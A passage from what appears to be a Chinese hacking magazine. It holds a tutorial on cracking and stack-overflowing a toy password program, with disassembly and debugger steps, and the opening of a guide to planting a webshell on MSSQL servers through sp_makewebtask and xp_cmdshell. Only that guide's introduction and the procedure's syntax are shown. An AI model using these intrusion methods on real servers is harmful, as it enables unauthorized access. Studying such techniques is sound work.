哎，天可真凉，一不小心，耳朵冻了，嘴唇也冻了，恨不得整个人都要被冻成冰雕。不过还好，脑袋没冻着，因此还可以站在这里胡说八道。

这次要谈的内容，只要看到底，保准血流舒畅，暖意融融，不过会不会出现高原缺氧反应，在下就不敢保证了。对于溢出有点了解的读者，这次要讲的内容应该觉得比较顺畅，没接触过的，也不用担心，请戴好氧气罩，准备启程。上次我们谈的是egg 的编写，而这次，我们将潜入机器码中，一窥洞里乾坤。

CrackMe，热身运动

下面是一个简单的 CrackMe 程序的源代码：

```
//crack_me.c
#include <stdio.h>
#define PASSWORD "1234567"

int verify_password (char *password)
{
    int authenticated;
    authenticated=strcmp(password,PASSWORD);
    return authenticated;
}
main()
{
    char password[1024];
    while(1)
    {
```

```
            printf("please input password: ");
            scanf("%s",password);

            if(verify_password(password))
            {
                    printf("INCORRECT!\n\n");
            }
            else
            {
                    printf("CORRECT!\n");
                    break;
            }
        }
}
```

验证过程简单明了到了极点，要是输入的字符是“123456”就输出“CORRECT!”，否则就输出“INCORRECT!”。

破解这种程序是十分简单的，既可以动态调试，也可以“动静结合”。这里以“动静结合”为例，首先将crack_me.exe载入IDA，由于它是用c编写的，因此程序十分精简，从main()向下看，就可以看到验证过程，反汇编代码如下：

```
.text:00401046 loc_401046:                    ; CODE XREF: _main+3Dj
.text:00401046  push  offset s_PleaseInputPa ; "please input password: "
.text:0040104B              call    _printf
.text:0040104B
.text:00401050              lea     eax, [esp+404h+var_400]
.text:00401054              push    eax
.text:00401055              push    offset s_S      ; "%s"
.text:0040105A              call    _scanf
.text:0040105A
.text:0040105F              lea     ecx, [esp+40Ch+var_400]
.text:00401063              push    ecx
.text:00401064              call    sub_401000
.text:00401064
.text:00401069              add     esp, 10h
.text:0040106C              test    eax, eax
.text:0040106E              jz      short loc_40107F
.text:0040106E
.text:00401070          push    offset s_Incorrect ; "INCORRECT!\n\n"
.text:00401075              call    _printf
.text:00401075
.text:0040107A              add     esp, 4
.text:0040107D              jmp     short loc_401046
.text:0040107D
.text:0040107F ; ---------------------------------------------
.text:0040107F
.text:0040107F loc_40107F:                    ; CODE XREF: _main+2Ej
.text:0040107F          push    offset s_Correct ; "CORRECT!\n"
.text:00401084              call    _printf
.text:00401084
.text:00401089              add     esp, 404h
.text:0040108F              retn
```

当然，你也可以直接用W32Dasm的字符串参考来定位验证过程的位置，这里用IDA是因为其结果往往更详细。如果你还是觉得这看上去一团糟，也可以看看程序的流程图，如图1所示，这样更直观。




图1　程序流程图

这下该看明白了吧？“jz short loc_40107F”就是关键跳，把它改成jnz就行了。下面，我用ImmunityDebugger载入crack_me.exe，在关键跳处下一个断点，运行程序，程序在关键跳之前被断了下来，如图2所示。

这个时候，我们既可以像刚刚说的那样修改汇编指令，也可以将z标志位的值修改为1，这样也可以达到同样的效果。

也许你一直有疑问，不是说要讲溢出吗？这和溢出有关系吗？这里难道存在溢出漏洞吗？这只是个热身，不要着急，请接着看。

栈，卡片游戏

上面的crack_me.exe不存在溢出漏洞，毕竟这个程序太简单了，要是这样都能被溢出利用，微软算是没法活了。不过稍作修改，一个溢出漏洞便产生了，请看下面的程序代码：

```
//stack_overflow.c
#include <stdio.h>
#define PASSWORD "1234567"
int verify_password (char *password)
{
    int authenticated;
    char buffer[8];// 分配缓冲区
    authenticated=strcmp(password,PASSWORD);
    strcpy(buffer,password);//存在溢出漏洞
    return authenticated;
}
```




图2　断点关键跳




图3 断点关键跳

```
main()
{
    char password[1024];
    while(1)
    {
            printf("Please input password: ");
            scanf("%s",password);
            if(verify_password(password))
            {
                    printf("INCORRECT!\n\n");
            }
            else
            {
                    printf("CORRECT!\n");
                    break;
            }
    }
}
```

必须注意的是，这段代码得放在VC6的Debug环境下来生成应用程序，否则测试的时候会不成功。后来的一些编译器会对程序中的一些问题进行过滤。

这个程序和crack_me.exe的区别很小，它也可以按照破解crack_me.exe的方法来破解，如图3所示。

这个程序存在溢出漏洞，我们不妨换个思路来思考。在IDA中看看它的验证过程，可以看到，两个验证过程大同小异。

```
.text:004010AE loc_4010AE:          ; CODE XREF: sub_401090:loc_401109 j
.text:004010AE               mov     eax, 1
.text:004010B3               test    eax, eax
.text:004010B5               jz      short loc_40110B
.text:004010B5
.text:004010B7               push    offset s_PleaseInputPa ; "Please
input password: "
.text:004010BC               call    _printf
.text:004010BC
.text:004010C1               add     esp, 4
.text:004010C4               lea     ecx, [ebp+var_400]
.text:004010CA               push    ecx
.text:004010CB               push    offset s_S      ; "%s"
.text:004010D0               call    _scanf
.text:004010D0
.text:004010D5               add     esp, 8
.text:004010D8               lea     edx, [ebp+var_400]
.text:004010DE               push    edx
.text:004010DF               call    sub_401005
.text:004010DF
.text:004010E4               add     esp, 4
.text:004010E7               test    eax, eax
.text:004010E9               jz      short loc_4010FA
.text:004010E9
.text:004010EB       push    offset s_Incorrect ; "INCORRECT!\n\n"
.text:004010F0               call    _printf
.text:004010F0
.text:004010F5               add     esp, 4
.text:004010F8               jmp     short loc_401109
.text:004010F8
.text:004010FA ; ---------------------------------------------
.text:004010FA
.text:004010FA loc_4010FA:          ; CODE XREF: sub_401090+59227j
.text:004010FA               push    offset s_Correct ; "CORRECT!\n"
.text:004010FF               call    _printf
.text:004010FF
.text:00401104               add     esp, 4
.text:00401107               jmp     short loc_40110B
```

结合源代码看，**只要verify_password (char *password)返回的authenticated为0**，就输出“CORRECT!”，即输入的密码正确，否则就输出“INCORRECT!”。现在要解决的问题很明了了，就是要将authenticated的值修改为0。

栈中最主要的操作有2个：push和pop，这2个操作可以类比发牌和起牌。一般情况下，局部变量都是按顺序相邻排列的，就好像是你在发牌时不能把牌插入一堆牌的中间一样。由此可以推测出，buffer和authenticated应该是相邻分布的。

下面我们具体分析一下，首先看下IDA中给出的信息，很容易就看到了这个程序中溢出漏洞的祸根。

```
.text:00401046               add     esp, 8
.text:00401049               mov     [ebp+var_4], eax
.text:0040104C               mov     ecx, [ebp+arg_0]
.text:0040104F               push    ecx             ; char *
.text:00401050               lea     edx, [ebp+var_C]
.text:00401053               push    edx             ; char *
.text:00401054               call    _strcpy
```

这个strcpy()函数没有对字符串的长度进行检测就直接复制到目标，从而导致了溢出漏洞。用ImmunityDebugger载入stack_overflow.exe，在strcpy()处下断点，运行程序，成功地被中断下来，如图4所示。




图4 authenticated溢出覆盖

在图4中注释的地方，可以看到在字符串“**Orphous\0**”后面跟了个**0x00000001**。由于我们输入的密码是错误的，因此authenticated的值应该为1。

下面我们可以通过试验证明0x00000001就是authenticated。将0x00000001修改为0x00000000，继续运行，程序输出“CORRECT!”，说明我们的猜想是正确的。

解决问题的思路越来越清晰了，我们只要输入超出长度范围的字符串，将authenticated覆盖成0x00000000，一切问题就都被解决了。

字符串后面会自动添加上一个NULL，因此当我们在这里输入8个字符，后面自动添加的NULL便会覆盖掉0x00000001中的“01”。下面输入“OrphousV”，在断点处可以看到，authen-




图5　成功溢出

ticated的值为0，这样就成功地破解了这个程序，如图5所示。

写在最后的话

这个漏洞的价值远不止这些，我们还可以利用它来执行任意代码。当然，得承认，这里分析的问题有很大的特殊性。不过，多一条思路，多一条出路，这在另一方面也说明了很多东西都是相通的。发挥你的想像力，溢出能做到的，就取决于你能想到的。天冷了，也不要总闷在家里，出去转转，你能看到很多，也能想到很多。（文章中所涉及的相关代码及工具都已经收录在本期光盘中）

编辑点评：用简单的密码验证说明溢出问题的严重性，又用strcpy实现了溢出确确实实存在，本文通俗易懂，建议初学者可以一看。

C# 打造SA另类入侵工具

梦幻剑客

从本文您可以学到：

利用 sp_makewebtask 生成一句话木马得到 webshell

某天在“邪恶八进制”浏览的时候发现一个帖子，大致的看了下，说可以利用MSSQL sp_makewebtask扩展存储功能获得webshell，但是前提是需要SA权限。

对于是SA权限来说，可以获得webshell的办法比较多了，常规的思路就是**利用xp_cmdshell扩展存储功能操作asp文件，追加一句话木马等方法获得webshell。还有种思路是当服务器将xp_cmdshell存储功能删除后，可利用sp_oacreate配合FileSystemObject组件来获取webshell。**

上述两种思路对于一般情况下获取webshell也足够了，可是有时候遇到的服务器很BT，有些方法不能奏效的时候不妨用本文介绍的另一种存储过程sp_makewebtask。

此存储过程主要功能是创建一项生成HTML文档的任务，该文档包含执行过的查询返回的数据，这些操作都属于SQL作业分类，被视为web助手。

关于语法我就不多说了，因为是系统默认的存储过程，很大程度上都限定死了，我把在网络上找到的语法格式贴出来：

```
sp_makewebtask [@outputfile =] 'outputfile', [@query =] 'query'
    [, [@fixedfont =] fixedfont]
    [, [@bold =] bold]
    [, [@italic =] italic]
    [, [@colheaders =] colheaders]
    [, [@lastupdated =] lastupdated]
    [, [@HTMLheader =] HTMLheader]
    [, [@username =] username]
    [, [@dbname =] dbname]
    [, [@templatefile =] 'templatefile']
    [, [@webpagetitle =] 'webpagetitle']
    [, [@resultstitle =] 'resultstitle']
    [
        [, [@URL =] 'URL', [@reftext =] 'reftext']
  | [, [@table_urls =] table_urls, [@url_query =] 'url_query']
    ]
    [, [@whentype =] whentype]
    [, [@targetdate =] targetdate]
    [, [@targettime =] targettime]
    [, [@dayflags =] dayflags]
    [, [@numunits =] numunits]
    [, [@unittype =] unittype]
    [, [@procname =] procname ]
    [, [@maketask =] maketask]
